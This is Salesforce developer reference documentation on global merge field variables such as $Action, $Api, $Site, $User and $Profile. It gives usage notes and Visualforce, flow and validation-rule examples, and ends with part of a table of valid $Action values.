Note: Only User, organization, and API merge fields are supported for web tabs.

Use the following global variables when choosing a merge field type to add to your custom component:

EDITIONS

The availability of each global variable depends on the experience and edition requirements for the related feature.

USER PERMISSIONS

To create, edit, and delete custom s-controls, formulas, or Visualforce pages:
- "Customize Application"

To edit flows and processes:
- "Manage Force.com Flow"

$Action

Description:	A global merge field type to use when referencing standard Salesforce actions such as displaying the Accounts tab home page, creating new accounts, editing accounts, and deleting accounts. Use action merge fields in `LINKTO` and `URLFOR` functions to reference the action selected.
Use:	1. Select the field type: $Action. 2. Insert a merge field in the format `$Action.`*`object.action`*, such as `$Action.Account.New`.
S-Control Example:	The s-control below references the standard action for creating new accounts in the `$Action.Account.New` merge field. `<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`
Visualforce Example:	`<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>`
Tips:	This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

$Api

Description:	A global merge field type to use when referencing API URLs.
Use:	1. Select the field type: $Api. 2. Select a merge field, such as:

- `$Api.Enterprise_Server_URL__xxx`: The Enterprise WSDL SOAP endpoint where *xxx* represents the version of the API. For example, `$Api.Enterprise_Server_URL_140` is the merge field value for version 14.0 of the API.
- `$Api.Partner_Server_URL__xxx`: The Partner WSDL SOAP endpoint where *xxx* represents the version of the API..
- `$Api.Session_ID`: The session ID.

S-Control Example: The custom formula field below calls a service to replace the SIC code. Replace *myserver* with the name of your server.

```
HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username="       & $User.Username &
"&crmSessionId="   & GETSESSIONID() &
"&crmServerUrl="   &  $Api.Partner_Server_URL_90  &
"&crmObjectId="    & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

Visualforce and Flow Example: Use dot notation to return the session ID.

```
{!$Api.Session_ID}
```

Tips: This global variable is only available for formula fields, s-controls, custom buttons and links, Visualforce pages, flow formulas, and process formulas.

Important: `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session will be a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead.

Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.visual.force.com` or `.lightning.force.com`.

Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time.

Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID.

Note also that not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls.

$Component

Description:	A global merge field type to use when referencing a Visualforce component.
Use:	Each component in a Visualforce page has its own `Id` attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID. Use `$Component.`***`Path.to.Id`*** in JavaScript to reference a specific component on a page, where *`Path.to.Id`* is a component hierarchy specifier for the component being referenced.
Visualforce Example:	`function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }`
Tips:	This global variable is only available for Visualforce pages.

$ComponentLabel

Description:	A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.
Use:	Return the label of an `inputField` component that is associated with a message.
Visualforce Example:	`<apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist>`
Tips:	This global variable is only available for Visualforce pages.

$CurrentPage

Description:	A global merge field type to use when referencing the current Visualforce page or page request.
Use:	Use this global variable in a Visualforce page to reference the current page name (`$CurrentPage.Name`) or the URL of the current page (`$CurrentPage.URL`). Use `$CurrentPage.parameters.`***`parameterName`*** to reference page request parameters and values, where *`parameterName`* is the request parameter being referenced.
Visualforce Example:	`<apex:page standardController="Account"> <apex:pageBlock title="Hello {!$User.FirstName}!"> You belong to the {!account.name} account.  You're also a nice person. </apex:pageBlock> <apex:detail subject="{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities" subject="`**`{!$CurrentPage.parameters.relatedId}`**`"/> </apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$FieldSet

Description:	Provides access to a field set defined in your organization.
Use:	Use this in your Visualforce pages to dynamically iterate over fields in a field set. You must prefix this global variable with a reference to the standard or custom object that has the field set.

Visualforce Example:	`<apex:page standardController="Account">`
	`  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"`
	`var="field">`
	`  <apex:outputText value="{!field}" />`
	`  </apex:repeat>`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Label

Description:	A global merge field type to use when referencing a custom label.
Use:	1. Select the field type $Label. 2. Select the custom label that you want to reference. The returned value depends on the language setting of the contextual user. The value returned is one of the following, in order of precedence: 1. The local translation's text 2. The packaged translation's text 3. The master label's text
Flow Example:	Create a flow formula whose expression is the following. `{!$Label.customCurrency_label}` Then reference that flow formula as the label of a screen field.

Visualforce Example:	`<apex:page>`
	`  <apex:pageMessage severity="info"`
	`  strength="1"`
	`  summary="{!$Label.firstrun_helptext}"`
	`  />`
	`</apex:page>`

Lightning components Example	**Label in a markup expression using the default namespace** `{!$Label.c.`***`labelName`***`}`

	Label in JavaScript code if your org has a namespace `$A.get("$Label.namespace.labelName")`
Tips:	This global variable is available for Lightning components, Visualforce pages, Apex, flow formulas, and process formulas only.

`$Label.Site`

Description:	A global merge field type to use when referencing a standard Sites label in a Visualforce page. Like all standard labels, the text will display based on the user's language and locale.
Use:	Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user. Salesforce provides the following labels:

Label	Message
authorization_required	Authorization Required
bandwidth_limit_exceeded	Bandwidth Limit Exceeded
change_password	Change Password
change_your_password	Change Your Password
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.
community_nickname	Nickname
confirm_password	Confirm Password
down_for_maintenance	{0} is down for maintenance
email	Email
email_us	email us
enter_password	Did you forget your password? Please enter your username below.
error	Error: {0}
error2	Error
file_not_found	File Not Found
forgot_password	Forgot Password
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.

Label	Message
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_back_shortly	Sorry for the inconvenience. We'll be back shortly.
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary password.
thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
under_construction	{0} is under construction
user_registration	New User Registration
username	Username

Label	Message
verify_new_password	Verify New Password

Visualforce Example:

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

$Network

Description:	A global merge field type to use when referencing community details in a Visualforce email template.
Use:	Use this expression in a Visualforce email template to access the community name and the community login URL.
Visualforce Example:	`<messaging:emailTemplate subject="Your Password has been reset" recipientType="User" ><messaging:htmlEmailBody > Hi, Your password for {!$Network.Name} community has been reset. Reset Password Regards, Communities Admin </messaging:htmlEmailBody></messaging:emailTemplate>`
Tips:	This global variable works only in Visualforce email templates for Communities.

$ObjectType

Description:	A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields. Use object type merge fields in `LINKTO`, `GETRECORDIDS`, and `URLFOR` functions to reference a specific type of data or the `VLOOKUP` function to reference a specific field in a related object.

Use:	1. Select the field type: $ObjectType. 2. Select an object to insert a merge field representing that object, such as `$ObjectType.Case`. Optionally, select a field on that object using the following syntax: `$ObjectType.Role_Limit__c.Fields.Limit__c`.
Custom Button Example:	The custom list button below references the cases standard object in the `$ObjectType.Case` merge field. `{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }`
Validation Rule Example:	This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object or the billing state does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed. `AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )`
Visualforce Example:	The following example retrieves the label for the Account `Name` field: `{!$ObjectType.Account.Fields.Name.Label}`
Tips:	This global variable is available in Visualforce pages, custom buttons and links, s-controls, and validation rules.

`$Organization`

Description:	A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.
Use:	1. Select the field type: $Organization. 2. Select a merge field such as `$Organization.Fax`.
Validation Rule Example:	Use organization merge fields to compare any attribute for your organization with that of your accounts. For example, you may want to determine if your organization has the same country as your accounts. The validation formula below references your organization's country merge field and requires a country code for any account that is foreign.

	`AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))`
Flow Example:	Create a flow formula (Text) whose expression is `{!$Organization.City}`. In a Decision element, check if a contact's city matches that formula.

Visualforce Example:	Use dot notation to access your organization's information. For example:
	`{!$Organization.Street}`
	`{!$Organization.State}`

Tips:	The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce. Note that `{!$Organization.UiSkin}` is a picklist value, and so should be used with picklist functions such as `ISPICKVAL()` in custom fields, validation rules, Visualforce expressions, flow formulas, process formulas, and workflow rule formulas.

$Page

Description:	A global merge field type to use when referencing a Visualforce page.
Use:	Use this expression in a Visualforce page to link to another Visualforce page.

Visualforce Example:	`<apex:page>`
	`  <h1>Linked</h1>`
	`  <apex:outputLink value="{!$Page.otherPage}">`
	`  This is a link to another page.`
	`  </apex:outputLink>`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Permission

Description:	A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.
Use:	1. Select the field type: $Permission. 2. Select a merge field such as `$Permission.customPermissionName`.

Validation Rule Example:	The following validation rule references the custom permission changeAustinAccounts for the current user. This rule ensures that only users with changeAustinAccounts can update accounts with a billing city of Austin.
	`BillingCity = 'Austin' &&`
	`$Permission.changeAustinAccounts`

Visualforce Example:	To have a pageblock only appear for users that have the custom permission seeExecutiveData, use the following.
	`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">`
	`  <!-- Executive Data Here -->`
	`</apex:pageBlock>`

Tips:	$Permission appears only if custom permissions have been created in your organization. This global variable isn't supported for processes, flows, and workflow rules.

`$Profile`

Description:	A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.
Use:	1. Select the field type: $Profile. 2. Select a merge field such as `$Profile.Name`.

Validation Rule Example:	The validation rule formula below references the profile name of the current user to ensure that only the record owner or users with this profile can make changes to a custom field called `Personal Goal`:
	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>`
	`"Custom: System Admin" )`

Flow Example:	To identify the running user's profile, create a flow formula (Text) with the following expression. `{!$Profile.Name}` By referencing that formula, you avoid using a query (Lookup elements) and save on limits.
Visualforce Example:	To return the current user's profile, use the following: `{!$Profile.Name}`
Tips:	• `$Profile` merge fields are only available in editions that can create custom profiles. • Use profile names to reference standard profiles in `$Profile` merge fields. If you previously referenced the internal value for a profile, use the following list to determine the name to use instead:

Standard Profile Name	$Profile Value
System Administrator	`PT1`
Standard User	`PT2`
Ready Only	`PT3`
Solution Manager	`PT4`
Marketing User	`PT5`
Contract Manager	`PT6`

Standard Profile Name	$Profile Value
Partner User	`PT7`
Standard Platform User	`PT8`
Standard Platform One App User	`PT9`
Customer Portal User	`PT13`
Customer Portal Manager	`PT14`

- Your merge field values will be blank if the profile attributes are blank. For example profile `Description` is not required and may not contain a value.
- You don't need to give users permissions or access rights to their profile information to use these merge fields.

$RecordType

Description:	A global merge field to use when referencing the record type of the current record.
Use:	Add `$RecordType` manually to your s-control.
Visualforce Example:	To return the ID of the current record type, use the following: `{$RecordType.Id}`
Tips:	• Use `$RecordType.Id` instead of `$RecordType.Name` to reference a specific record type. While `$RecordType.Name` makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. However, if you are deploying formulas across organizations (for example, between sandbox and production), use `$RecordType.Name` because IDs are not the same across organizations. • Avoid using `$RecordType` in formulas, except in default value formulas. Instead, use the `RecordType` merge field (for example, `Account.RecordType.Name`) or the `RecordTypeId` field on the object. • Don't reference any field with the `$RecordType` merge field in cross-object formulas. The `$RecordType` variable resolves to the record containing the formula, not the record to which the formula spans. Use the `RecordType` merge field on the object instead.

$Request

Description:	A global merge field to use when referencing a query parameter by name that returns a value.
Use:	Add `$Request` manually to your s-control.

S-Control Example:	The snippet below, named `Title_Snippet`, requires two input parameters: `titleTheme` and `titleText`. You can reuse it in many s-controls to provide page title and theme in your HTML.
	`<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`
	The s-control below calls this snippet using the `INCLUDE` function, sending it the parameters for both the title and theme of the HTML page it creates.
	`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>`

Tips:	Don't use `$Request` in Visualforce pages to reference query parameters. Use `$CurrentPage` instead.

$Resource

Description:	A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.
Use:	Use `$Resource` to reference an existing static resource. The format is `$Resource.`*`nameOfResource`*, such as `$Resource.TestImage`.

Visualforce Examples:	The Visualforce component below references an image file that was uploaded as a static resource and given the name `TestImage`:
	`<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>`
	To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:
	`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>`

Tips:	This global variable is only available for Visualforce pages.

$SControl

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Description:	A global merge field type to use when referencing an existing custom s-control by name. Use s-control merge fields in `LINKTO`, `INCLUDE`, and `URLFOR` functions to reference one of your custom s-controls.
Use:	1. Select the field type: $SControl.

	2. Select an s-control to insert a merge field representing that s-control, such as `$Scontrol.Header_Snippet`.
S-Control Example:	The s-control below references the snippet in the `$Scontrol.Header_Snippet` merge field: `<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html>`

Visualforce Example:	The following example shows how to link to an s-control named HelloWorld in a Visualforce page:
	`<apex:page>`
	`<apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink>`
	`</apex:page>`
	Note that if you simply want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the $SControl merge field. For example:
	`<apex:page>`
	`<apex:scontrol controlName="HelloWorld" />`
	`</apex:page>`

Tips:	• The drop-down list for `Insert Merge Field` lists all your custom s-controls except snippets. Although snippets are s-controls, they behave differently. For example, you can't reference a snippet from a `URLFOR` function directly; snippets are not available when creating a custom button or link that has a `Content Source` of Custom S-Control; and you can't add snippets to your page layouts. To insert a snippet in your s-control, use the `Insert Snippet` drop-down button. • This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

`$Setup`

Description:	A global merge field type to use when referencing a custom setting of type "hierarchy."
Use:	Use `$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$Setup.App_Prefs__c.Show_Help_Content__c`. Hierarchical custom settings allow values at any of three different levels: 1. Organization, the default value for everyone 2. Profile, which overrides the Organization value 3. User, which overrides both Organization and Profile values Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.
Formula Field Example:	`{!$Setup.`***`CustomSettingName`***`__c.`***`CustomFieldName`***`__c}` Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.

Visualforce Example:	The following example illustrates how to conditionally display an extended help message for an input field, depending on the user's preference:
	`<apex:page>`
	`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`
	`  <apex:outputPanel id="helpWorkstationHeight"`
	`  rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">`
	`  Enter the height for your workstation in inches, measured from the`
	`  floor to top of the work surface.`
	`  </apex:outputPanel>`
	`  ...`
	`</apex:page>`
	If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false`, to override the organization (or profile) value.
	Custom settings of type "list" aren't available on Visualforce pages using this global variable. You can access list custom settings in Apex.

Tips:	This global variable is available in Visualforce pages, formula fields, validation rules, flow formulas, and process formulas.

`$Site`

Description:	A global merge field type to use when referencing information about the current Force.com site.
Use:	Use dot notation to access information about the current Force.com site. Note that only the following site fields are available:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns the Force.com domain name for your organization.
$Site.CustomWebAddress	Returns the request's custom URL if it doesn't end in `force.com` or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a `/` character. Use of $Site.CustomWebAddress is discouraged and we recommend using $Site.BaseCustomUrl instead.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.
$Site.CurrentSiteUrl	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes

Merge Field	Description
	a path prefix and always ends with a `/` character. If the current request is not a site request, then this field returns an empty string. Use of $Site.CurrentSiteUrl is discouraged. Use $Site.BaseUrl instead.
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns the value of the `Site Contact` field for the current site.
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
$Site.BaseCustomUrl	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in `force.com`, or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces `CustomWebAddress` and includes the custom URL's path prefix.

Merge Field	Description
$Site.BaseInsecureUrl	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseRequestUrl	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseSecureUrl	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseUrl	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a / character. If the current request is not a site request, then this field returns an empty string. This field replaces $Site.CurrentSiteUrl.
$Site.MasterLabel	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteId	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteType	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteTypeLabel	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

Visualforce Example:	The following example shows how to use the `$Site.Template` merge field: `<apex:page title="Job Application Confirmation" showHeader="false" standardStylesheets="true">` `<!-- The site template provides layout & style for the site -->` `<apex:composition template="{!$Site.Template}">` `<apex:define name="body">` `<apex:form>` `<apex:commandLink value="<- Back to Job Search" onclick="window.top.location='{!$Page.PublicJobs}';return false;"/>` ` ` ` ` `<center>` `<apex:outputText value="Your application has been saved.` `Thank you for your interest!"/>` `</center>` ` ` ` ` `</apex:form>` `</apex:define>` `</apex:composition>` `</apex:page>`
Tips:	This global variable is available in Visualforce pages, email templates, and s-controls.

`$System.OriginDateTime`

Description:	A global merge field that represents the literal value of 1900-01-01 00:00:00. Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.
Use:	1. Select the field type: $System. 2. Select `OriginDateTime` from the `Insert Merge Field` option.
Formula Example:	The example below illustrates how to convert a date field into a date/time field. It uses the date in the `OriginDateTime` merge field to get the number of days since a custom field called `My Date Field`. Then, it adds the number of days to the `OriginDateTime` value. `$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )` Note: `OriginDateTime` is in the GMT time zone but the result is displayed in the user's local time zone.
Flow, Process, and Visualforce Example:	The following example calculates the number of days that have passed since January 1, 1900: `{!NOW() - $System.OriginDateTime}`

Tips:	This global variable is available in: • Default values • Formulas in custom fields, flows, processes, and workflow rules • Workflow field update actions • Visualforce pages and s-controls

`$User`

Description:	A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID. Most of the fields available on the User standard object are also available on $User.
Use:	1. Select the field type: $User. 2. Select a merge field such as `$User.Username`.
Validation Rule Example:	The validation rule formula below references the ID of the current user to determine if the current user is the owner of the record. Use an example like this to ensure that only the record owner or users with an administrator profile can make changes to a custom field called `Personal Goal`: `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )`
Flow Example:	To easily access the running user's name, use a flow formula. Create a flow formula (Text) that has this expression. `{!$User.FirstName} & " " & {!$User.LastName}` Once you create that formula, reference it anywhere that you need to call the user by name in your flow. By referencing the $User global variable, you avoid using a lookup, which counts against flow limits.

Visualforce Example:	The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).
	`<apex:page>`
	`  <h1>Congratulations</h1>`
	`  This is your new Apex Page`
	`  <p>The current company name for this user is: {!$User.CompanyName}</p>`
	`  <p>Is the user active? {!$User.isActive}</p>`
	`</apex:page>`

Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.

- When a process executes scheduled actions and the user who started the process is no longer active, $User refers to the default workflow user. The same goes for time-based actions in workflow rules.
- Some of the $User merge fields can be used in mobile configuration filters.

`$User.UITheme` and `$User.UIThemeDisplayed`

Description:	These global merge fields identify the Salesforce look and feel a user sees on a given Web page. The difference between the two variables is that `$User.UITheme` returns the look and feel the user is *supposed* to see, while `$User.UIThemeDisplayed` returns the look and feel the user *actually* sees. For example, a user may have the preference and permissions to see the Lightning Experience look and feel, but if they are using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value.
Use:	Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values. • `Theme1`—Obsolete Salesforce theme • `Theme2`—Salesforce Classic 2005 user interface theme • `Theme3`—Salesforce Classic 2010 user interface theme • `Theme4d`—Modern "Lightning Experience" Salesforce theme • `Theme4t`—Salesforce1 mobile Salesforce theme • `PortalDefault`—Salesforce Customer Portal theme • `Webstore`—Salesforce AppExchange theme

Visualforce Example:	The following example shows how you can render different layouts based on a user's theme:
	`<apex:page>`
	`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`
	`  // this is the old theme...`
	`  </apex:pageBlock>`
	`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`
	`  // this is the classic theme ...`
	`  </apex:pageBlock>`
	`</apex:page>`

`$UserRole`

Description:	A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.
Use:	1. Select the field type: $UserRole. 2. Select a merge field such as `$UserRole.Name`.

Validation Rule Example:	The validation rule formula below references the user role name to validate that a custom field called `Discount Percent` does not exceed the maximum value allowed for that role: `Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
Process, Flow, and Visualforce:	`{!$UserRole.LastModifiedById}`
Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`. • When a process executes scheduled actions and the user who started the process is no longer active, $UserRole refers to role of the default workflow user. The same goes for time-based actions in workflow rules. Note: You can't use the following `$UserRole` values in Visualforce: • `CaseAccessForAccountOwner` • `ContactAccessForAccountOwner` • `OpportunityAccessForAccountOwner` • `PortalType`

SEE ALSO:

Valid Values for the $Action Global Variable

Valid Values for the `$Action` Global Variable

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

The following table lists the actions you can reference with the `$Action` global variable and the objects on which you can perform those actions.

Value	Description	Objects
Accept	Accept a record.	• Ad group • Case • Event • Google campaign • Keyword • Lead • Search phrase

EDITIONS

Available in: Salesforce Classic

`$Action` global variable available in: **All** Editions

USER PERMISSIONS

To create, edit, and delete custom s-controls, formulas, or Visualforce pages:
- "Customize Application"

		• SFGA version • Text ad
Activate	Activate a contract.	Contract
Add	Add a product to a price book.	Product2
AddCampaign	Add a member to a campaign.	Campaign
AddInfluence	Add a campaign to an opportunity's list of influential campaigns.	Opportunity
AddProduct	Add a product to price book.	OpportunityLineItem
AddToCampaign	Add a contact or lead to a campaign.	• Contact • Lead
AddToOutlook	Add an event to Microsoft Outlook.	Event
AdvancedSetup	Launch campaign advanced setup.	Campaign
AltavistaNews	Launch `www.altavista.com/news/`.	• Account • Lead
Cancel	Cancel an event.	Event
CaseSelect	Specify a case for a solution.	Solution
ChangeOwner	Change the owner of a record.	• Account • Ad group • Campaign • Contact • Contract • Google campaign • Keyword • Opportunities • Search phrase • SFGA version • Text ad
ChangeStatus	Change the status of a case.	• Case • Lead
ChoosePricebook	Choose the price book to use.	OpportunityLineItem
Clone	Clone a record.	• Ad group • Asset • Campaign

		• Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Product • Search phrase • SFGA version • Text ad • Custom objects
CloneAsChild	Create a related case with the details of a parent case.	Case
CloseCase	Close a case.	Case
Convert	Create a new account, contact, and opportunity using the information from a lead.	Lead
ConvertLead	Convert a lead to a campaign member.	Campaign Member
Create_Opportunity	Create an opportunity based on a campaign member.	Campaign Member
Decline	Decline an event.	Event
Delete	Delete a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version

		• Solution • Task • Text ad • Custom objects
DeleteSeries	Delete a series of events or tasks.	• Event • Task
DisableCustomerPortal	Disable a Customer Portal user.	Contact
DisableCustomerPortalAccount	Disable a Customer Portal account.	Account
DisablePartnerPortal	Disable a Partner Portal user.	Contact
DisablePartnerPortalAccount	Disable a Partner Portal account.	Account
Download	Download an attachment.	• Attachment • Document
Edit	Edit a record.	• Ad group • Asset • Campaign • Campaign member • Case • Contact • Contract • Event • Google campaign • Keyword • Lead • Opportunity • Opportunity product • Product • Search phrase • SFGA version • Solution • Task • Text ad • Custom objects
EditAllProduct	Edit all products in a price book.	OpportunityLineItem
EnableAsPartner	Designate an account as a partner account.	Account
EnablePartnerPortalUser	Enable a contact as a Partner Portal user.	Contact

EnableSelfService	Enable a contact as a Self-Service user.	Contact
FindDup	Display duplicate leads.	Lead
FollowupEvent	Create a follow-up event.	Event
FollowupTask	Create a follow-up task.	Event
HooversProfile	Display a Hoovers profile.	• Account • Lead
IncludeOffline	Include an account record in Connect Offline.	Account
GoogleMaps	Plot an address on Google Maps.	• Account • Contact • Lead
